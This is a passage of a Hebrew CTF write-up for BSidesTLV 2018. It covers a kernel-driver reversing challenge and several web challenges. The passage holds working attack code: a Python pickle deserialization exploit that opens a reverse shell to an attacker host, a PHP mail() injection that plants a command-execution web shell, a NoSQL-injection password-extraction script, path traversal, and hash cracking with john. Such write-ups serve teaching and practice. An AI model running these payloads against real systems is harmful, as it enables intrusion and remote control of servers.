51    for ( k = 0; k < v8[6]; ++k )
52    {
53      if ( !memcmp((const void *)(*(unsigned int *)(v10 + 4i64 * k) + v23), Buf2, (unsigned int)(v7 + 1)) )
54      {
55        print_func = *(unsigned int *)(v12 + 4i64 * *(unsigned __int16 *)(v11 + 2i64 * k)) + v23;
56        break;
57      }
58    }
59    decode_a1_until_a2(&unk_140007008, 8);
60    v2 = find_driver_page(some_page_reg_value);
61    *(_QWORD *)sscanf = decode_Arr3_and((__int64)v2, &unk_140007008);
62    ((void (__fastcall *)(char *, _BYTE *, _BYTE *, _QWORD, _BYTE *, _BYTE *, int, _BYTE *))sscanf)(
63      &output,
64      Arr1,
65      xored_arr_1,
66      (unsigned int)xored_len1,
67      used_in_memcmp,
68      xored_arr_2,
69      xore_len2,
70      used_in_memcmp);
71    run_in_debugger((__int64)qword_1400050D0, (__int64)&output);
72    return print_func;
73  }
```

ניתן לגלות את העובדה שמשתמשים ב-sscanf מהתבוננות בפרמטרים לפונקציה, או מניתוח דינאמי (על ידי נקודת עצירה לאחר שהוחזרה הפונקציה בשורה 61, והדפסת הפונקציה ב-WinDBG).

בנוסף, שימו לב שיש שני אזורים בזיכרון להם קראתי xored_arr_1/2 המפוענחים באמצעות המפתח הקבוע xor_key הנמצא על המחסנית. אם נפענח אותם, נקבל שני קבצי dll המשמשים בתור הרחבה ל-WinDBG. אחד מהם עבור ארכיטקטורת x64 והשני עבור x86. בנוסף, יש בשניהם שתי פונקציות מעניינות - aaaa ו-bbbb. בקרוב נבין כיצד קבצים אלו קשורים לאתגר.

השימוש במחרוזת השנייה (בתוך Arr3) מתבצע בפונקציה לה קראתי "check_something_then_print_flag":

```
19  UserBuffer = a2[1].Tail.Overlay.DeviceQueueEntry.DeviceListEntry.Flink;
20  if ( LODWORD(UserBuffer[1].Blink) == 0xC07FC004 )
21  {
22    IoStatusPtr = a2->IoStatus.Pointer;
23    UserInt = (unsigned int)UserBuffer[1].Flink;
24    if ( IoStatusPtr && UserInt >= 0x19 && UserInt <= 0x400 )
25    {
26      memset(&v9, 0, 0x1Bui64);
27      qmemcpy(&secret_param, IoStatusPtr, 0x19ui64);
28      for ( i = 0; i < 0x19; ++i )
29        *((_BYTE *)IoStatusPtr + i) = ((~((i ^ (((((((-(char)~((i ^ (i
30                                                                  + i
31                                                                  + ~((i ^ ((i ^ ((i ^ (((~(i ^ (~(*((_BYTE *)IoStatusPtr + i)
32                                                                                                                  + 60)
33                                                                                                              - 54) ^ 0x1E)
34                                                                                                        - i) ^ 0x71)
35                                                                                                    - 79))
36                                                                                                + 1))
37                                                                                            + 1))
38                                                                                      - i)
39                                                                  - 28
40                                                                  - 1))
41                                                                              + 1)
42                                                                        - 1) ^ 0x36)
43                                                                      - i
44                                                                      - 103) ^ 0xE6)
45                                                                    + 32) ^ 0x39)
46                                                                  - i))
47                                                            + 1)
48                                                          - 12
49                                                          + 101) ^ 0xB1)
50                                                        - i;
51      if ( !memcmp(IoStatusPtr, used_in_memcmp, 0x19ui64) )
52      {
53        ((void (__fastcall *)(char *, _BYTE *, char *))sscanf)(&scanf_output, Arr3, &secret_param);
54        memset((char *)&flag + 1, 0, 0x1Bui64);
55        qmemcpy(&flag, &secret_param, 0x19ui64);
56        decode_flag_and_format_then_print((__int64)&flag);
57        if ( used_in_memcmp[1] == 0x47 )
58          run_in_debugger((__int64)qword_140005110, (__int64)&scanf_output);
59      }
60    }
```

ואיך ידעתי שזו הפונקציה שאמורה להדפיס את ה-flag? מכיוון שכך נראית הפונקציה לה קראתי "decode_flag_and_format_then_print", העושה בדיוק את מה שהשם שלה אומר - מפענחת שני דברים, שאחד מהם הוא format-string המכיל את המחרוזת "Your Flag is: %s":

```
41  format = 0x2FAF51007FFFA65i64;
42  v6 = 35;
43  v5 = 3;
44  v9 = 10;
45  v10 = 199;
46  v13 = 72;
47  v15 = 218;
48  v14 = 225;
49  v8 = 64;
50  v12 = 36;
51  v7 = 59;
52  for ( j = 0; j < 0x13; ++j )
53    *((_BYTE *)&format + j) = j
54                            | + (j ^ ((j ^ ((j ^ j ^ ((j ^ (j
55                                                          + (j ^ ((((j ^ (((j
56                                                                        + (j ^ (j
57                                                                                + (j ^ (~((~(j
58                                                                                          + ~((j ^ ((j ^ (~(j + (j ^ -*((_BYTE *)&format + j))) - 29))
59                                                                                                                  + 12))
60                                                                                          + 1))
61                                                                                      - 86) ^ 0x34)
62                                                                                  - j
63                                                                                  - 117
64                                                                                  - j))))) ^ 0x1B)
65                                                                            - 1) ^ 0x23)
66                                                                      + 1) ^ 0xCC)
67                                                                    - 113))
68                                                                  - 1
69                                                                  - 10))
70                                                            + 1) ^ 0x3F)
71                                                    + 49
72                                                    - j
73                                                    + 83))
74                                              + 81));
75  return ((__int64 (__fastcall *)(__int64 *, __int64))print)(&format, flag);
76 }
```

בחזרה למחרוזות המעניינות - הן נראות כמו קוד של WinDBG.

אם תחזרו למקום בו משתמשים במחרוזת המעניינת הראשונה, save_kddll_then_return_print, תראו פונקציה לה קראתי run_in_debugger:

```
71   run_in_debugger((__int64)qword_1400050D0, (__int64)&output);
```

מה הכוונה? הפונקציה גורמת ל-WinDBG להריץ את המחרוזת מהארגומנט השני. וכאן נכנס ה-Wtflol - כותב האתגר הצליח, בדרך כלשהי, להריץ קוד מהמכונה הווירטואלית על ה-hypervisor (המכונה שלנו)! אם נתעמק עוד ב-run_in_debugger נראה:

```
10   v2 = -1i64;
11   v8 = a1;
12   v3 = -1i64;
13   do
14     ++v3;
15   while ( *(_BYTE *)(v3 + a1) );
16   v7 = v3;
17   v6 = to_run;
18   do
19     ++v2;
20   while ( *(_BYTE *)(v2 + to_run) );
21   v5 = v2;
22   return _debugbreak((__int64)&v7, (__int64)&v5, 5u);
23 }
```

וב-_debugbreak:

```
5   result = a3;
6   __asm { int     2Dh; Windows NT - debugging services: eax = type }
7   __debugbreak();
8   return result;
9 }
```

להסבר איך זה קרה, ניתן לעבור על ההסברים פה ופה (תודה nmontag!). אז - ממעבר על המחרוזת:

```
as /e fuckthat PROCESSOR_ARCHITECTURE; .block
{.if($spat(@"${fuckthat}","x86")==0) { .writemem C:\Windows\Temp\kd.dll %p
l?%x;!C:\Windows\Temp\kd.dll.aaaa %p;g} .else {.writemem C:\Windows\Te
mp\kd.dll %p l?%x;!C:\Windows\Temp\kd.dll.aaaa %p;g}}
```

ניתן לראות שהקוד בודק את ארכיטקטורת המעבד, ושומר קובץ בשם kd.dll בהתאם. הקובץ שהוא שומר הוא xored_arr_1 או 2 ממקודם (לאחר פיענוח), כתלות בארכיטקטורת המעבד. לאחר שהקובץ נשמר, הוא מריץ את הפונקציה aaaa עם פרמטר נוסף שהוא הכתובת של used_in_memcmp בו משתמשים בפונקציה check_something_then_print_flag!

מכאן נוכל להסיק שהפונקציה aaaa משנה את הערך של used_in_memcmp בזיכרון הקרנל, לכן אם היינו מנסים "לפענח אחורה" את secret_param באמצעות bruteforce בית-בית כפי שהצעתי קודם, נקבל ג'יבריש ולא את הערך האמיתי.

אז אם נריץ את aaaa עם הכתובת של used_in_memcmp, ואז נחלץ את הערכים בכתובת used_in_memcmp נקבל שהוא אכן השתנה! כעת, נוכל לשחזר את secret_param הנכון, ולהריץ את הפונקציה bbbb מkd.dll עם כתובת בה נמצא הsecret_param ששיחזרנו (אפשר לתת לו כל כתובת, לאחר שכתבנו בה את הבתים המתאימים). לאחר שנעשה זאת, תודפס לנו המחרוזת:

```
Please continue from here, the pointer to your flag is 00007ffc3de56010,
remember to look at the bigger picture :)
```

אחרי ריברס של הפונקציה bbbb מ-kd.dll נגלה שהיא זו האחראית על הדפסת המחרוזת הזו ושהכתובת 00007ffc3de56010 נמצאת בתוך kd.dll בזיכרון של WinDBG במכונה שלנו. נעשה dump לזיכרון של WinDBG, ונפתח עוד WinDBG כדי לדבג את ה-dump ולחלץ את הבתים בכתובת הזו (WinDBGception).

לאחר שנעשה זאת, נקבל קובץ elf חמוד - כשמריצים אותו מודפס חתול:

אם נפתח את הקובץ עם IDA נגלה הרבה שורות עם הוראה מוזרה:

```
.text:08098D04 loc_8098D04:                          ; CODE XREF: sub_8048913+503FC↑i
.text:08098D04                 vfmaddsub132ps xmm0, xmm1, xmmword ptr cs:[edi+esi*4+8103A28h]
.text:08098D0F                 lea     ebx, [ecx+ecx]
.text:08098D12                 add     ebx, ecx
```

לאחר גיגול של "vfmaddsub132ps xmm0, xmm1", נגיע למצגת המסבירה על כלי המשמש להסתרת תמונות בתוך גרף basic-blocks של IDA!

ננסה לפתוח את הגרף אחרי שתיקנו את העובדה ש-IDA לא מאפשר להציג יותר מ-1000 ריבועים בגרף, ונקבל את ה-flag:

RedirectMe (Web)

Description:
https://www.youtube.com/watch?v=hGlyFc79BUE
http://one.challenges.bsidestlv.com:8081/

Made by Tomer Zait and Nimrod Levy

הכלי בו נשתמש

Burp הוא פרוקסי המאפשר לעקוב אחרי בקשות HTTP ותגובה עליהן. בנוסף, הוא מאפשר לחזור על בקשות HTTP שראינו ולערוך אותן באמצעות מודול הנקרא Repeater.

פתרון

נשתמש ב-Burp על מנת לראות מה קורה כשנכנסים לאתר:

#	Host	Method	URL	Params	Edited	Status	Length
1	http://one.challenges.bsidestl...	GET	/			302	456
2	http://one.challenges.bsidestl...	GET	/index.html			302	444
3	http://one.challenges.bsidestl...	GET	/1.html			302	564
4	http://one.challenges.bsidestl...	GET	/1.html			302	564
5	http://one.challenges.bsidestl...	GET	/2.html			302	564
6	http://one.challenges.bsidestl...	GET	/3.html			302	564
7	http://one.challenges.bsidestl...	GET	/4.html			302	564
8	http://one.challenges.bsidestl...	GET	/5.html			302	564
9	http://one.challenges.bsidestl...	GET	/6.html			302	564
10	http://one.challenges.bsidestl...	GET	/7.html			302	564
11	http://one.challenges.bsidestl...	GET	/8.html			302	564
12	http://one.challenges.bsidestl...	GET	/9.html			302	567
13	http://one.challenges.bsidestl...	GET	/10.html			302	567
14	http://one.challenges.bsidestl...	GET	/11.html			302	567
15	http://one.challenges.bsidestl...	GET	/12.html			302	567
16	http://one.challenges.bsidestl...	GET	/13.html			302	567
17	http://one.challenges.bsidestl...	GET	/14.html			302	567
18	http://one.challenges.bsidestl...	GET	/15.html			302	567
19	http://one.challenges.bsidestl...	GET	/16.html			302	567
20	http://one.challenges.bsidestl...	GET	/17.html			302	567
21	http://one.challenges.bsidestl...	GET	/18.html			302	567
22	http://one.challenges.bsidestl...	GET	/18.html			302	458
23	http://one.challenges.bsidestl...	GET	/1.html			302	458
24	http://one.challenges.bsidestl...	GET	/1.html			302	458
25	http://one.challenges.bsidestl...	GET	/1.html			302	458
26	http://one.challenges.bsidestl...	GET	/1.html			302	458
27	http://one.challenges.bsidestl...	GET	/1.html			302	458
28	http://one.challenges.bsidestl...	GET	/1.html			302	458
29	http://one.challenges.bsidestl...	GET	/1.html			302	458
30	http://one.challenges.bsidestl...	GET	/1.html			302	458
31	http://one.challenges.bsidestl...	GET	/1.html			302	458

אנו מקבלים הרבה redirects עם מספרים בסדר עולה, עד 18, לאחר מכן ה-redirects נפסקים וחוזרים ל-1. נתבונן בתגובה לבקשה של הדף 18.html ונראה שהדפדפן נותן לנו עוגיה ועושה redirect ל-19.html:

```
HTTP/1.1 302 FOUND
Server: gunicorn/19.8.1
Date: Sun, 24 Jun 2018 17:23:23 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 223
Location: http://one.challenges.bsidestlv.com:8081/19.html
Vary: Cookie
Set-Cookie: session=eyJjb3VudCI6eyIgYiI6IklUaz0ifX0.DhFlCw.p1f-lJw6NEIlmpUCZ5Pc5NnCvso; HttpOnly; Path=/

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a href="/19.html">/19.html</a>.  If not click the link.
```

נתקן את הבקשה באמצעות repeater - נחליף את session עם העוגייה שניתנה לנו, ואת הבקשה לדף 19.html:

```
GET /19.html HTTP/1.1
Host: one.challenges.bsidestlv.com:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/64.0.3282.186 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0
.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=eyJjb3VudCI6eyIgYiI6IklUaz0ifX0.DhFliw.iLVLmlz8swS2YQoeXRpndXwmcDU
Connection: close
```

כעת, נקבל redirect ל-20.html:

```
HTTP/1.1 302 FOUND
Server: gunicorn/19.8.1
Date: Sun, 24 Jun 2018 17:25:45 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 223
Location: http://one.challenges.bsidestlv.com:8081/20.html
Vary: Cookie
Set-Cookie: session=eyJjb3VudCI6eyIgYiI6IklqQT0ifX0.DhFlmQ.wSKi-NWpxdue0vjGxZYeNXRfmdk;
HttpOnly; Path=/

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a href="/20.html">/20.html</a>.
If not click the link.
```

נתקן את העוגייה בדפדפן, ונבקש את 20.html. לאחר עוד כמה redirects נראה בדפדפן:

The flag is here! check the response :)

ואכן, לאחר שבודקים את התשובה מהשרת ב-Burp:

```
HTTP/1.1 302 FOUND
Server: gunicorn/19.8.1
Date: Sun, 24 Jun 2018 17:30:08 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 39
FLAG: BSidesTLV{D0ntF0rgetR3sp0ns3H34d3r}
Vary: Cookie

The flag is here! check the response :)
```

IH8emacs (Web)

Description:
What sucks so much is that i can never find the backup i am looking for...
http://one.challenges.bsidestlv.com:8443/

Made by Nimrod Levy and Tomer Zait

פתרון

מתיאור האתגר ניתן להסיק כי אנו מחפשים קובץ גיבוי שנוצר על ידי התוכנה emacs. לאחר חיפוש קצר בגוגל גילינו ש-emacs יוצר קבצי גיבוי בעלי השם של הקובץ המקורי עם סיומת תילדה (~).

אחרי סיור ראשוני באתר, מצאנו בקוד מקור את ההערה:

```
<!-- <a href="./administration">Login to administration page</a> -->
```

שמצביעה על דף ניהול - נשמע מעניין!

לאחר הכניסה ללינק המתואר קופץ מולנו טופס אימות הרשאות של HTTP, אשר קובץ הסיסמאות שלו מאוחסן ב-"/administration/.htpasswd" כראוי לטפסים מסוג זה. אך לצערנו הקובץ "חסום" ע"י הרשאות של השרת ואין לנו גישה אליו. נבדוק האם לקובץ הזה קיים גיבוי של emacs. נוסיף ~... ובינגו!

```
bsidestlv:$apr1$1nKU7Tz4$2bEAlGTlz/0skDdE2EnW00
```

קיבלנו את הקובץ המכיל שם משתמש וסיסמה מגובבת (hash). על מנת לגלות את הסיסמה המקורית נשתמש בכלי שפורץ גיבובים מסוג זה - john the ripper. נניח את הסיסמה בקובץ pass_hash ונריץ את ג'ון:

```
revirtux@revirtux: ~/tmp
File  Edit  View  Search  Terminal  Help
~/tmp                                   22:26  revirtux
nano pass_hash
~/tmp                                   22:26  revirtux
john pass_hash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt
-opencl"
Use the "--format=md5crypt-opencl" option to force loading these as that type instead
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 12x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
performa         (bsidestlv)
1g 0:00:00:00 DONE 2/3 (2018-06-25 22:26) 2.631g/s 11831p/s 11831c/s 11831C/s !@#$%..s
aturn
```

נכנס עם השם משתמש מהקובץ והסיסמה ששיחזרנו ונקבל את ה-flag:

```
BSidesTLV{D0ntF0rg3tB4ckupF1l3s}
```

Creative Agency (Web)

Description:
Beautiful mirror, mirror on the wall, who's the prettiest of them all? The flag is in:
/home/bsidestlv/flag.txt
http://two.challenges.bsidestlv.com:3333

Made by Tomer Zait and Nimrod Levy

פתרון

לאחר מבט בקוד המקור של האתר זיהינו שכל התמונות באתר נשלפות על ידי שימוש בסקריפט PHP הנמצא בצד שרת בצורה הבאה:

```
/img?file=bdr˙1ʞɹoʍ/bɯı/˙
```

נרצה לשלוף באותה הדרך את הקובץ flag.txt. לאחר מעבר על כל אתרי הפיכת הטקסט מצאנו אתר שתומך בפורמט.

```
/img?file=ɟxɟ˙beʃɟ/ʌʃɟsəpısq/əɯoʎ/
```

האתר מתריע:

```
Error: ENOENT: no such file or directory, stat '/app/home/bsidestlv/flag.txt'
```

נלך תיקיה אחת אחורה עם ".." ונקבל את הדגל:

```
/img?file=ɟxɟ˙beʃɟ/ʌʃɟsəpısq/əɯoʎ/˙˙
```

```
BSidesTLV{I_Like_FlipFlops_And_I_Cannot_Lie}
```

I'm Pickle Rick! (Web)

Description:
Rick leaves a secret backdoor in order to control all the people staying at Anatomy park. Do you think you can discover and exploit it in order to read the flag?
http://two.challenges.bsidestlv.com:8088/

Made by Nimrod Levy and Tomer Zait

פתרון

מהתיאור אנו מסיקים מראש כי ככל הנראה באתגר נשתמש בספריה pickle מפייתון. Pickle היא ספריה בפייתון אשר מטרתה לבצע סריאליזציה של מידע ומחלקות בפייתון. עם השנים התגלה כי ניתן להריץ קוד על הצד העושה דסריאליזציה למידע בפייתון - במקרה שלנו זה השרת.

לאחר סקירה מהירה של האתר ניתן למצוא קוד ג'אווה סקריפט ששולח ומחזיר מחרוזות לכאורה מוצפנות אשר נוצרות ע"י ידי קוד PHP בכתובות:

```
/getMembers.html?visitor=<input>
```

היוצר מחרוזת "מוצפנת", והכתובת:

```
/statusMembers.html?data=<the_string>
```

המתרגמת את המחרוזת חזרה לטקסט. לאחר מחקר על מחרוזת לדוגמה מצאנו כי היא עוברת תהליך של סריאליזציה ע"י pickle כיווץ ע"י zlib ולבסוף תרגום ל-base64 על מנת להעביר את המידע בצורה טקסטואלית בצד השני ללא איבוד מידע. כפי שהצגנו בהתחלה, כל מה שנשאר לעשות הוא להשמיש את אחת הפרצות המוכרות להזרקת קוד ע"י pickle וסיימנו - ניתן להריץ קוד בשרת:

```
import os
import zlib
import pickle
import base64
import subprocess

class Exploit(object):
    def __reduce__(self):
        return (subprocess.Popen, (
            """python -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("xxx.xxx.xxx.xxx",XXXX));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-
i"]);' &"""),0, None, None, None, None, None, False, True,))

shellcode = pickle.dumps(Exploit())
print(base64.b64encode(zlib.compress(shellcode)))
```

נריץ את הקוד עם ה-IP והפורט שלנו, נפתח netcat שיאזין ע"י הפקודה: nc -l -p XXXX נשלח לאתר ובינגו, יש לנו reverse shell, מפה רק נותר להגיע לתיקיית ה-root ולעשות cat ל-flag.txt:

```
BSidesTLV{IC0ntr0ll3dP1ckl3R1ck!}
```


ContactUs (Web)

Description:
Mailing libraries are dangerous if they are not written with secure methodologies Do you think you can get a shell and read the flag?
http://two.challenges.bsidestlv.com:8080/

Made by Nimrod Levy and Tomer Zait

פתרון

לאחר מעבר על האתר נראה אזור Contact Us:



מהרמז בתיאור האתגר, נחפש php mail exploit ונגיע לדף הבא:

```
// Attacker's input coming from untrusted source such as $_GET , $_POST etc.
// For example from a Contact form

$email_from = '"attacker\" -oQ/tmp/ -X/var/www/cache/phpcode.php  some"@email.com';
$msg_body  = "<?php phpinfo(); ?>";

// ------------------
```

ננסה להשתמש בקלט דומה, כשה-msg_body הוא php backdoor פשוט:

```
<?php echo "<pre>"; system($_REQUEST['cmd']); echo "</pre>"; die; ?>
```

LEAVE US A MESSAGE

test

"attacker\" -oQ/tmp/ -X/var/www/cache/phpcode.php some"@email.com

<?php echo "<pre>"; system($_REQUEST['cmd']); echo "</pre>"; die; ?>

4032 4032

אבל נקבל מבדיקות בצד לקוח שמה שהכנסנו הוא לא פורמט חוקי לאימייל. כמובן שבדיקות בצד לקוח לא משנות. נשנה את הטיפוס של השדה מ-email ל-text:

```
<input class="email" type="text" name="email_address" placeholder="Email"> == $0
```

ונשלח את הבקשה. נקבל למטה את התגובה:

Captcha 8498

You are so close! please change the backdoor location to:
/var/www/html/cache/eaa700668ae5.php

SUBMIT

נשנה את שם הקובץ כפי שדרשו מאתנו, נשלח שוב את התגובה, נגלוש ל:

http://two.challenges.bsidestlv.com:8080/cache/eaa700668ae5.php?cmd=cat%20/flag.txt

ונקבל את ה-flag:

```
BSidesTLV{K33pY0urM4il3rFullyP4tch3D!}
```


NoSocket (Web)

Description:
The flag is the password for "admin" user do you think you can get it? :)
http://two.challenges.bsidestlv.com:8030/login

Made by Nimrod Levy

פתרון

כאשר נכנס לאתר נראה טופס התחברות:



במעבר על קוד המקור, נראה שבלחיצה על login, מתבצעת הפונקציה הבאה:

```
var ws;
var url = 'ws://' + location.hostname + ':8000/login';

function openSocket() {
    ws = new WebSocket(url);
    ws.binaryType = 'arraybuffer'; // default is 'blob'


    ws.onopen = function() {
        console.log('open');
    };

    ws.onclose = function() {
        console.log('close');
    };

    ws.onmessage = function(e) {
        if (e.data instanceof ArrayBuffer) {
            log(decodeCharCode(new Uint8Array(e.data)));
        } else {
            log(e.data);
        }
    };

    ws.onerror = function() {
        log('error');
        closeSocket();
```

```
    };
}

function closeSocket() {
    log('closing');
    ws.close();
}

function login() {
    var data = {}; // <- initialize an object, not an array
    data["username"] = document.getElementById('username').value;
    data["password"] = document.getElementById('password').value;
    val = JSON.stringify(data); // {"username":"admin", "password":
"admin"}
    // {"$where": "this.username == '" + username + "' && this.password
== '" + password + "'"}
    ws.send(val);
}


function decodeCharCode(data) {
    var res = '';
    for (var i = 0, len = data.length; i < len; i++) {
        var value = data[i];
        res += String.fromCharCode(value);
    }

    return res;
}

function log(message) {
    alert(message)
}

openSocket()
```

הפונקציה פותחת WebSocket ב-ws://two.challenges.bsidestlv.com:8000/login ושולחת את פרטי ההתחברות בפורמט json.

אנו מקבלים גם בהערה את חלק מהשאילתה שמתבצעת בצד השרת:

```
{"$where": "this.username == '" + username + "' && this.password == '" +
password + "'"}
```

קוד זה חשוף למתקפה הדומה ל-SQL-Injection הנקראת NoSQL-Injection. נכתוב קוד פייתון המחלץ את הסיסמה באמצעות התשובה של השרת - אם לא מוחזר "Failed", ההתחברות תצליח, אחרת היא תיכשל.

נשתמש בעובדה זו על מנת לחלץ תו-תו מהסיסמה:

```
import websocket
import string

ws = websocket.WebSocket(subprotocols=["binary"])
ws.connect("ws://two.challenges.bsidestlv.com:8000/login")
problem = ['\','"','\\','(',')','*','+',' ','\t']
password = ""
while True:
    print("Password: {}".format(password))
    for c in map(chr,range(0x21,0x7F)):
        if c in problem:
            continue
        data = ("""{"username": "admin", "password": "'; return
this.password <= '"""+password+c+"\"}")
        print(data)
        ws.send(data)
        resp = ws.recv().decode()
        if("Failed" not in resp):
            print(resp)
            password+=chr(ord(c)-1)
            break
    if password[-1] == "}":
        break
print("Password: {}".format(password))
```

לאחר הרצה קצרה של הסקריפט, נקבל את ה-flag:

```
BSidesTLV{0r0n3Equ4l0n3!}
```

IAmBrute (Web)

Description:
I just forgot my wallet password... can you remind me? By the way, our IT manager stores sensitive information... can you get the flag from his account?

Made by Nimrod Levy and Tomer Zait

פתרון

לאחר הסתכלות ראשונית על הקבצים אנחנו מזהים סיומת חוזרת של קבצי "opvault". בדיקה מהירה בגוגל מראה לנו כי מדובר בקבצים של התוכנה Password1. ע"י טעינה של הקבצים באמצעות התוכנה נתבקש להזדהות בסיסמה הראשית של המאגר.


שתי דרכים אפשריות לפתרון האתגר הן:

1. להתבסס על כך שיוצר הסיסמה לא יצירתי - הסיסמה היא שם הקובץ, Marina
2. לפרוץ את הסיסמה ע"י חילוץ הפרמטרים (hash:salt:iterations:data)

נתמקד בשיטה השנייה והמעניינת יותר: שליפה של ארבעת הפרמטרים המעניינים מתוך הקובץ profile.js. כמו באתגר IH8emacs נשתמש בפיצ'ר של ג'ון כדי לייצר האש מתאים ונזרוק אותו לקובץ:

```
~/tmp                                                    10:47  revirtux
python ../Documents/cyber/ex2john/1password2john.py Marina.opvault > hash.txt
```

